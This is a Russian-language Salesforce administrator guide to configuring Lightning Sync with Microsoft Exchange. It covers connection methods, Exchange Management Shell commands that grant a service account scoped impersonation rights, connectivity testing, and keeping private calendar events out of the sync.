https://resources.docs.salesforce.com/latest/latest/en-us/sfdc/pdf/salesforce_exchange_sync_user.pdf

Системные требования Lightning Sync для Microsoft® Exchange

Перед выполнением синхронизации контактов и событий торговых представителей посредством Lightning Sync убедитесь, что ваш сервер на базе Microsoft® Exchange соответствует данным системным требованиям.

Чтобы подключиться к Salesforce посредством	Компания должна использовать	С включенными параметрами
Учетная запись службы Exchange	• Office 365® Enterprise Edition с Exchange Online • Exchange Server 2016 • Exchange Server 2013: пакет обновления 1 (SP1)	• Веб-службы Exchange для подключения SSL • Служба автообнаружения Exchange • Базовая проверка подлинности как для сервера Exchange, так и для сервера Autodiscover • Протокол шифрования TLS 1.1 или более поздней версии
OAuth 2.0 для Exchange	Office 365® Enterprise Edition с Exchange Online	Для подключения посредством OAuth 2.0 дополнительные параметры не требуются

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие сведения о настройке Lightning Sync для Microsoft® Exchange

Администраторы приложения Salesforce могут так настроить приложение Lightning Sync, чтобы представители могли синхронизировать контакты и события между приложениями Microsoft® Exchange и Salesforce. Администраторы программы Salesforce и специалисты ИТ выполнят несколько операций на вашем сервере Exchange и в приложении Salesforce.

Выполните следующие действия по настройке Lightning Sync для Microsoft Exchange.

1. Выбор и конфигурация способа подключения к Microsoft® Exchange

   Администраторы и ИТ-специалисты Salesforce могут выбрать, с помощью какой службы подключать Microsoft Exchange к Salesforce — с помощью служебной организации Exchange или приложения OAuth 2.0, — а затем устанавливать соединение. Для подключения посредством приложения OAuth 2.0 требуется учетная запись Microsoft Office 365®.

2. Запуск тестирования подключения Lightning Sync для пользователей Microsoft® Exchange

   Администраторы Salesforce могут запустить тест соединения Lightning Sync, чтобы проверить, успешно ли они или другие ИТ-специалисты настроили Lightning Sync. Тестирование также осуществляется при остановке Lightning Sync во время синхронизации элементов, принадлежащих представителям.

3. Объясните представителям, как предотвратить синхронизацию определенных событий календаря Microsoft® Outlook с системой Salesforce.

   Администраторы приложения Salesforce должны объяснить пользователям Lightning Sync, как управлять выбором событий календаря Outlook, подлежащих синхронизации с Salesforce. Рекомендуем, чтобы представители подготовили события, не подлежащие синхронизации, до запуска процесса администраторами. Однако представители могут управлять выбором событий для синхронизации в любое время.

4. Подготовка к синхронизации событий с помощью приложения Lightning Sync для Microsoft® Exchange

   Вы можете выбрать события для синхронизации в направлении от приложения календаря Microsoft в Salesforce.

5. Определение настроек Lightning Sync для приложения Microsoft® Exchange, относящихся к представителям

   После подготовки представителями событий Exchange для синхронизации с системой Salesforce администраторы приложения Salesforce могут определить параметры синхронизации для групп представителей в конфигурациях Lightning Sync. Данное действие запускает процесс синхронизации и определяет способ синхронизации контактов представителей и их событий между двумя приложениями.

6. Уведомление представителей о порядке синхронизации контактов Microsoft® с системой Salesforce

   Администраторы Salesforce должны объяснить представителям, которые используют Lightning Sync для Microsoft Exchange, необходимость управления контактами Microsoft, подлежащими синхронизации с системой Salesforce.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подготовки сервера Exchange к взаимодействию с системой Salesforce:

- Административный доступ к серверу Microsoft® Exchange компании

Для открытия и изменения настроек Lightning Sync

- «Настройка приложения» И «Управление синхронизацией Lightning»

7. Подготовка к синхронизации контактов с помощью приложения Lightning Sync для Microsoft® Exchange
   Узнайте, как синхронизировать контакты между системой обмена сообщениями электронной почты и Salesforce, используя приложение Lightning Sync.

СМ. ТАКЖЕ:

Lightning Sync для Microsoft® Exchange

https://success.salesforce.com/_ui/core/chatter/groups/GroupProfilePage?g=0F9300000009M90CAE

Выбор и конфигурация способа подключения к Microsoft® Exchange

Администраторы и ИТ-специалисты Salesforce могут выбрать, с помощью какой службы подключать Microsoft Exchange к Salesforce — с помощью служебной организации Exchange или приложения OAuth 2.0, — а затем устанавливать соединение. Для подключения посредством приложения OAuth 2.0 требуется учетная запись Microsoft Office 365®.

Подключение Salesforce к Microsoft® Exchange посредством учетной записи службы Exchange

Для подключения приложения Salesforce к серверу Microsoft Exchange компании с помощью учетной записи службы пользователю и администратору Exchange необходимо выполнить несколько действий в Salesforce и на сервере Exchange.

Подключение Salesforce к Microsoft® Exchange посредством OAuth 2.0

Предоставьте приложению Salesforce доступ к Microsoft Exchange Online посредством OAuth 2.0. Для завершения настройки вам потребуется учетная запись Microsoft Office 365® и поддержка глобального администратора вашего Office 365 в виде предоставления регистрационных данных для организации вашей компании.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Подключение Salesforce к Microsoft® Exchange посредством учетной записи службы Exchange

Для подключения приложения Salesforce к серверу Microsoft Exchange компании с помощью учетной записи службы пользователю и администратору Exchange необходимо выполнить несколько действий в Salesforce и на сервере Exchange.

1. Подготовка сервера Microsoft® Exchange для использования Lightning Sync
   Чтобы начать настройку Lightning Sync, включите некоторые параметры на сервере Exchange, в том числе веб-службы Exchange и службу автообнаружения Exchange и обычную проверку подлинности.
2. Настройка учетной записи службы Microsoft® Exchange для взаимодействия с Lightning Sync
   После определения надлежащих параметров на сервере Exchange создайте учетную запись службы Exchange, поддерживающую права олицетворения, для почтового ящика каждого пользователя Lightning Sync.
3. Запуск инструмента Microsoft® Remote Connectivity Analyzer посредством параметров Lightning Sync
   Администраторы Salesforce могут запустить Remote Connectivity Analyzer, бесплатный веб-инструмент Microsoft, который используется для подтверждения успешной настройки администраторами Salesforce и Exchange приложения Lightning Sync для Microsoft Exchange. Он также используется при неожиданной остановке Lightning Sync для Microsoft Exchange во время синхронизации элементов, принадлежащих представителям. Приведенные ниже параметры используются для проверки Lightning Sync.
4. Настройка системы Salesforce для взаимодействия с сервером Microsoft® Exchange с помощью учетной записи службы
   После запуска инструмента Remote Connectivity Analyzer войдите в систему Salesforce, чтобы включить Lightning Sync для Microsoft Exchange и добавить регистрационные данные учетной записи службы.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки учетной записи службы для взаимодействия с Lightning Sync:

- Административный доступ к серверу Exchange компании

Для открытия и изменения настроек Lightning Sync

- Настройка приложения

Подготовка сервера Microsoft® Exchange для использования Lightning Sync

Чтобы начать настройку Lightning Sync, включите некоторые параметры на сервере Exchange, в том числе веб-службы Exchange и службу автообнаружения Exchange и обычную проверку подлинности.

Данные инструкции определяются используемой версией Microsoft® Exchange. Чтобы получить дополнительную поддержку, посетите веб-сайт службы поддержки Microsoft, выполните поиск по упомянутым ключевым словам и воспользуйтесь соответствующими инструкциями.

Выполните указанные ниже действия на сервере Exchange.

1. Включите веб-службы Exchange для подключения SSL.
   - Убедитесь, что сервер Exchange использует подписанный сертификат, предоставленный проверенным центром сертификации.
   - Если организация использует брандмауэр, разрешите входящее подключение к серверу клиентского доступа Exchange через порт 443.
2. Включите службу автообнаружения Exchange.
3. Включите базовую проверку подлинности как для сервера Exchange, так и для сервера Autodiscover. Если вам потребуется запустить дополнительные методы проверки подлинности (например, Microsoft NTLM), то не будет необходимости в отключении этих методов и вы сможете запустить Lightning Sync без конфликтов.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настройка учетной записи службы Microsoft® Exchange для взаимодействия с Lightning Sync

После определения надлежащих параметров на сервере Exchange создайте учетную запись службы Exchange, поддерживающую права олицетворения, для почтового ящика каждого пользователя Lightning Sync.

Прежде чем настроить учетную запись службы Exchange, убедитесь во включении соответствующих параметров сервера Exchange для настройки Lightning Sync.

Чтобы настроить учетную запись службы Exchange, обратитесь к администратору службы для выполнения указанных действий на сервере Exchange.

Посмотреть демонстрационный ролик:

- Настройка учетной записи службы Microsoft® Exchange для синхронизации с системой Salesforce (для администраторов, использующих центр администрирования Office 365™)
- Настройка учетной записи службы Microsoft® Exchange для синхронизации с системой Salesforce (для администраторов, использующих команды Shell)

Прим.: Чтобы получить дополнительную поддержку, посетите веб-сайт службы поддержки Microsoft®, выполните поиск по упомянутым ключевым словам и воспользуйтесь соответствующими инструкциями.

1. Создайте пользователя Exchange на основе его почтового ящика, действующего в качестве учетной записи службы. Позже этот адрес эл. почты будет использоваться для настройки олицетворения Exchange для учетной записи службы.
2. Введите команды, включающие олицетворение учетной записи службы для используемой версии Exchange, посредством Exchange Management Shell. При отображении сообщения об ошибке повторите ввод команды через несколько минут, чтобы предоставить серверу время на обработку запросов.
   - При использовании Exchange 2013:
   a. Включите расширенное полномочие Active Directory для `ms-Exch-EPI-Impersonation` на всех серверах клиентского доступа.

```
Get-ExchangeServer | where {$_.IsClientAccessServer -eq $TRUE} | ForEach-Object
{Add-ADPermission -Identity $_.distinguishedname -User (Get-User -Identity
<EnterExchangeSyncServiceAccountEmailAddress> | select-object).identity
-extendedRight ms-Exch-EPI-Impersonation}
```

   b. Чтобы разрешить учетной записи службы олицетворение всех учетных записей на сервере Exchange, включите расширенные права Active Directory для `ms-Exch-EPI-May-Impersonate`. Фильтр, позволяющий ограничивать пользователей, синхронизируемых с системой Salesforce, будет задан позже.

```
Get-MailboxDatabase | ForEach-Object {Add-ADPermission -Identity $_.distinguishedname
 -User <EnterExchangeSyncServiceAccountAddress> -ExtendedRights
ms-Exch-EPI-May-Impersonate}
```

   - При использовании Exchange Online на базе Microsoft Office 365™:
   a. Включите настройку на сервере Exchange.

```
Enable-OrganizationCustomization
```

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки учетной записи службы для взаимодействия с Lightning Sync:

- Административный доступ к серверу Exchange компании

3. Чтобы настроить учетную запись службы для олицетворения группы пользователей, которые будут выполнять синхронизацию с помощью Lightning Sync, введите эти команды посредством Exchange Management Shell.

   a. Создайте область управления для определения фильтра, группирующего пользователей Exchange, выполняющих синхронизацию посредством Lightning Sync. Например, чтобы разрешить синхронизацию только торговым представителям, почтовые ящики Exchange которых содержат одинаковое значение `Sales` для фильтруемого свойства `Department`, введите строку `Department -eq 'Sales'` вместо `<ChooseRecipientFilter>`.

   ```
   New-ManagementScope -Name:<ChooseExchangeSyncScopeName>
   -RecipientRestrictionFilter:{<ChooseRecipientFilter>}
   ```

   b. Создайте назначение роли управления, позволяющее учетной записи службы олицетворять только пользователей, выбранных в области управления.

   ```
   New-ManagementRoleAssignment -Name:<ChooseExchangeSyncRoleAssignmentName>
   -Role:ApplicationImpersonation -User:<EnterExchangeSyncServiceAccountAddress>
   -CustomRecipientWriteScope:<EnterExchangeSyncScopeName>
   ```

Запуск инструмента Microsoft® Remote Connectivity Analyzer посредством параметров Lightning Sync

Администраторы Salesforce могут запустить Remote Connectivity Analyzer, бесплатный веб-инструмент Microsoft, который используется для подтверждения успешной настройки администраторами Salesforce и Exchange приложения Lightning Sync для Microsoft Exchange. Он также используется при неожиданной остановке Lightning Sync для Microsoft Exchange во время синхронизации элементов, принадлежащих представителям. Приведенные ниже параметры используются для проверки Lightning Sync.

Перед запуском Remote Connectivity Analyzer убедитесь, что выбран предпочтительный метод подключения для обмена информацией между Exchange и Salesforce. Подождите несколько минут после выполнения данных задач для предоставления серверу Exchange времени на обработку внесенных изменений. В противном случае инструмент Remote Connectivity Analyzer может отображать неудачный результат тестирования даже при выполнении правильной настройки.

Remote Connectivity Analyzer выполнит проверку нескольких точек подключения между организацией Salesforce и сервером Exchange. По завершении проверки Microsoft предоставит краткий отчет о статусе подключения.

Прим.: Microsoft Remote Connectivity Test и Lightning Sync Connection Test используются для базовой проверки подключения между почтовым сервером и организацией Salesforce. Чтобы проверить подключение для одного или нескольких торговых представителей, перейдите на страницу «Статус `Lightning Sync`» в меню «Настройка».

1. Откройте веб-сайт компании Microsoft и найдите инструмент Remote Connectivity Analyzer.
2. Установите переключатель Доступ учетной записи службы (разработчики) на вкладке **Exchange Server**.
3. Нажмите кнопку **«Далее»**.
4. Заполните поля теста.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для получения нужных параметров для выполнения теста:

- Административный доступ к серверу Microsoft® Exchange компании

Поле	Значение
Адрес электронной почты для целевого почтового ящика	Эл. адрес торгового представителя, используемый для олицетворения учетной записи службы Lightning Sync
Имя пользователя учетной записи службы (имя домена или пользователя или имя участника-пользователя)	Имя домена или пользователя учетной записи службы или имя участника-пользователя, настроенное для Lightning Sync.
Пароль учетной записи службы	Пароль учетной записи службы, настроенный для Lightning Sync.

5. Установите переключатель «Использовать автообнаружение для определения параметров сервера».
6. Установите переключатель «Предустановленная папка проверки».
7. Выберите значение «Контакты» или «Календарь».
8. Установите флажок «Использовать олицетворение `Exchange`».
9. Заполните поле «Воплощаемый пользователь» адресом эл. почты Exchange из поля «Адрес электронной почты для целевого почтового ящика».
10. Выберите значение «Адрес `SMTP`» из раскрывающегося списка «Идентификатор воплощаемого пользователя».
11. Установите флажок «Я понимаю, что мне необходимо использовать учетные данные работающей учетной записи `...`».
12. Введите код проверки и нажмите кнопку **«Проверить»**.
13. Нажмите кнопку **«Выполнить проверку»** вверху страницы.
    Как правило, выполнение теста занимает менее 30 секунд. По завершении теста инструмент Microsoft® Remote Connectivity Analyzer отображает полученные результаты для выбранного пользователя Exchange.
14. Выполните нужное действие на основе результатов тестирования.
    - Результат «Тест на возможность подключения выполнен успешно» или «Тест на возможность подключения выполнен успешно с предупреждениями» указывает на правильную настройку учетной записи службы. Значит, вы можете вводить регистрационные данные учетной записи службы в систему Salesforce.
    - Результат «Не удалось выполнить тест на возможность подключения» указывает на необходимость проверки сведений о тесте для устранения ошибок настройки. Если проверку по-прежнему не удается выполнить, убедитесь, что все предыдущие этапы настройки были выполнены правильно, и обратитесь за помощью в службу поддержки Salesforce.

СМ. ТАКЖЕ:

Проверка статусов синхронизации пользователей Lightning Sync

Запуск тестирования подключения Lightning Sync для пользователей Microsoft® Exchange

Настройка системы Salesforce для взаимодействия с сервером Microsoft® Exchange с помощью учетной записи службы

После запуска инструмента Remote Connectivity Analyzer войдите в систему Salesforce, чтобы включить Lightning Sync для Microsoft Exchange и добавить регистрационные данные учетной записи службы.

1. На странице настроек Salesforce введите строку *«Настройка Lightning Sync»* в поле «Быстрый поиск», затем выберите пункт **Настройка Lightning Sync**.
2. Нажмите кнопку **«Правка»** в разделе Lightning Sync.
3. Установите флажок «Включить Lightning Sync» и нажмите кнопку **«Сохранить»**.
4. Введите имя пользователя для учетной записи службы Exchange, включая домен компании и домен верхнего уровня. Например, если пользователь работает в компании AW Computing и создал почтовый ящик для учетной записи службы с именем *svcacct@awcomputing.com*, необходимо ввести имя пользователя в одном из следующих форматов:
   - *svcacct@awcomputing.com*
   - *awcomputing.com\svcacct*

   В некоторых сетевых конфигурациях требуется только один из форматов. Если первая попытка установить взаимодействие Salesforce и Exchange не удается, следует использовать другой формат.
5. Введите пароль учетной записи службы.
6. Если торговые представители используют домены, отличающиеся от домена учетной записи службы, введите имена дополнительных доменов (через запятую) в список. Например, если используется учетная запись *svcacct@awcomputing.com*, но в адресах эл. почты торговых представителей указан домен *awcomputing.net*, введите *awcomputing.net* в качестве дополнительного домена. Таким образом, Lightning Sync сможет распознавать его.
7. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Lightning Sync в системе Salesforce:

- Просмотр настройки и конфигурации

Подключение Salesforce к Microsoft® Exchange посредством OAuth 2.0

Предоставьте приложению Salesforce доступ к Microsoft Exchange Online посредством OAuth 2.0. Для завершения настройки вам потребуется учетная запись Microsoft Office 365® и поддержка глобального администратора вашего Office 365 в виде предоставления регистрационных данных для организации вашей компании.

1. Введите строку *Настройка* `Lightning Sync` в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройка Lightning Sync»**.
2. Активируйте Lightning Sync.
3. В качестве предпочтительного способа подключения выберите **«OAuth 2.0 для Microsoft Exchange»**.
4. Выбрав команды «Принять» и «Предоставить доступ к серверу», позвольте глобальному администратору Office 365 войти в вашу учетную запись Office 365.
5. При открытии страницы входа в Microsoft Azure™ утвердите доступ Lightning Sync к вашей учетной записи, выполняя инструкции до перенаправления в Salesforce.
6. Выбрав команды «Принять» и «Предоставить доступ к серверу» в приложении Salesforce, активируйте OAuth 2.0.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия и изменения настроек Lightning Sync

- Настройка приложения

Для подготовки Exchange Online к взаимодействию с системой Salesforce:

- Доступ глобального администратора к учетной записи Office 365 вашей компании

Запуск тестирования подключения Lightning Sync для пользователей Microsoft® Exchange

Администраторы Salesforce могут запустить тест соединения Lightning Sync, чтобы проверить, успешно ли они или другие ИТ-специалисты настроили Lightning Sync. Тестирование также осуществляется при остановке Lightning Sync во время синхронизации элементов, принадлежащих представителям.

Выполнив необходимые действия по подготовке синхронизации сервера Microsoft Exchange и Salesforce, вы будете готовы запустить тест соединения Lightning Sync.

В ходе тестирования Lightning Sync выполнит проверку нескольких точек подключения между Salesforce и вашим почтовым сервером. По завершении проверки будет предоставлен краткий отчет о статусе соединения.

Чтобы проверить соединение, пользователи Lightning Sync для Microsoft® Exchange должны запустить и тест Lightning Sync, и средство Microsoft Remote Connectivity Analyzer. Данные способы несколько различаются, что позволяет получить более подробные сведения о статусе подключения. Пользователям Lightning Sync для Google достаточно запустить только тест соединения Lightning Sync.

Microsoft Remote Connectivity Test и Lightning Sync Connection Test используются для базовой проверки подключения между почтовым сервером и организацией Salesforce. Чтобы проверить подключение для одного или нескольких торговых представителей, перейдите на страницу «Статус `Lightning Sync`» в меню «Настройка».

1. Введите строку *`Настройка Lightning Sync`* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройка Lightning Sync»**.
2. В разделе «Тестирование подключения» укажите адрес эл. почты одного из торговых представителей, который вы настроили для синхронизации со своим сервером эл. почты.
3. Нажмите кнопку **«Тестирование»**.
   Lightning Sync проверит соединение между Salesforce и вашим сервером эл. почты и выдаст сводку по статусу соединения.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для тестирования подключения:

- «Настройка приложения» И «Управление синхронизацией Lightning»

СМ. ТАКЖЕ:

Проверка статусов синхронизации пользователей Lightning Sync

Запуск инструмента Microsoft® Remote Connectivity Analyzer посредством параметров Lightning Sync

Объясните представителям, как предотвратить синхронизацию определенных событий календаря Microsoft® Outlook с системой Salesforce.

Администраторы приложения Salesforce должны объяснить пользователям Lightning Sync, как управлять выбором событий календаря Outlook, подлежащих синхронизации с Salesforce. Рекомендуем, чтобы представители подготовили события, не подлежащие синхронизации, до запуска процесса администраторами. Однако представители могут управлять выбором событий для синхронизации в любое время.

Представители могут запретить синхронизацию некоторых событий календаря (например, личные события) в систему Salesforce.

Позже в процессе настройки администратор должен определить параметры синхронизации для торговых представителей в конфигурациях Lightning Sync. Если администратором определены параметры синхронизации для событий, то все события из стандартного календаря торгового представителя синхронизируются в систему Salesforce (если торговые представители не получили указание об управлении событиями в настоящее время).

Представители могут предотвратить синхронизацию личных событий из календарей в Salesforce различными способами.

- Торговые представители могут создать отдельный календарь в приложении календаря, чтобы отслеживать личные события. (Lightning Sync создана так, что может синхронизировать только главный стандартный календарь торгового представителя с системой Salesforce).
- Необходимость в синхронизации личных событий торговых представителей определяется администратором при выборе параметров синхронизации в конфигурациях Lightning Sync. Если личные события исключаются администратором из синхронизации, представители могут запретить ее, назначив событиям статус личных в приложениях календаря.

Если представители не настроят управление своими личными событиями до начала синхронизации, они могут все еще удалить эти события из Salesforce, удалив личные события из Salesforce вручную.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Подготовка к синхронизации событий с помощью приложения Lightning Sync для Microsoft® Exchange


Вы можете выбрать события для синхронизации в направлении от приложения календаря Microsoft в Salesforce.

Если ваш администратор настроил Salesforce для синхронизации событий, ваши события автоматически синхронизируются между календарем в системе электронной почты компании и Salesforce.

Вы можете предотвратить синхронизацию личных событий с Salesforce различными способами.

- Создайте отдельный календарь в приложении календаря, чтобы отслеживать личные события. Приложение Lightning Sync предназначено только для синхронизации главного календаря у Microsoft® Exchange и Salesforce.
- Спросите администратора, настроена ли ваша конфигурация синхронизации для синхронизации личных событий. Если не используется синхронизация личных событий, можно назначить своим личным событиям параметр «Личное» в приложении календаря, и эти события не будут синхронизироваться с Salesforce.

  Например, можно отметить событие как личное в Microsoft Outlook® с помощью этого значка.



ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации событий из календаря в Salesforce:

- «Создание» для событий И активная конфигурация Lightning Sync

Лучше всего, если вы будете управлять событиями, которые вы не хотите синхронизировать перед тем, как администратор решит запустить синхронизацию первый раз. Если ваши события начнут синхронизироваться перед тем, как вы начнете ими управлять, вы все еще сможете удалить их из Salesforce вручную.

Другие события синхронизируются между Salesforce и вашим календарем каждые несколько минут. Если вы синхронизируете много событий, первая синхронизация может занять некоторое время.

Определение настроек Lightning Sync для приложения Microsoft® Exchange, относящихся к представителям


После подготовки представителями событий Exchange для синхронизации с системой Salesforce администраторы приложения Salesforce могут определить параметры синхронизации для групп представителей в конфигурациях Lightning Sync. Данное действие запускает процесс синхронизации и определяет способ синхронизации контактов представителей и их событий между двумя приложениями.

Перед тем как администраторы начнут выполнять развертывание синхронизации Lightning для представителей, они должны ознакомиться с рекомендациями синхронизации Lightning. Следует помнить, что синхронизация Lightning может переписать данные или синхронизировать их между организациями Salesforce, если администраторы развернули продукт неправильно.

Определение параметров синхронизации позволит администраторам управлять синхронизацией представителей. Администраторы могут выполнять следующие действия.

- Определение торговых представителей для синхронизации
- Определение необходимости синхронизации контактов, событий или обоих элементов
- Создание фильтров для ограничения синхронизации определенных контактов или событий
- Определение возможности синхронизации личных событий представителей.
- Необходимо определить, будут ли события синхронизации, удаляемые в одной из систем, автоматически удаляться из другой.
- Определение важных событий для автоматической связи с соответствующими контактами или интересами Salesforce

1. На странице настроек Salesforce введите строку *Конфигурации синхронизации* в поле «Быстрый поиск» и выберите пункт **«Конфигурации синхронизации»**.
2. Нажмите **«Создать конфигурацию Lightning Sync»**.



3. Введите имя конфигурации. Например, при создании конфигурации для пользователей отдельного региона введите уникальное имя и установите флажок «Активно».

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.


Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Lightning Sync в системе Salesforce:


- «Настройка приложения» И «Управление синхронизацией Lightning»



4. Назначьте пользователей и профили данной конфигурации.



5. Выберите направление синхронизации для контактов пользователей.




6. Чтобы изменить соотнесения полей между контактами Salesforce и Exchange, щелкните ссылку **«Редактировать соотнесения полей»**.
7. Выберите направление синхронизации для событий пользователей.

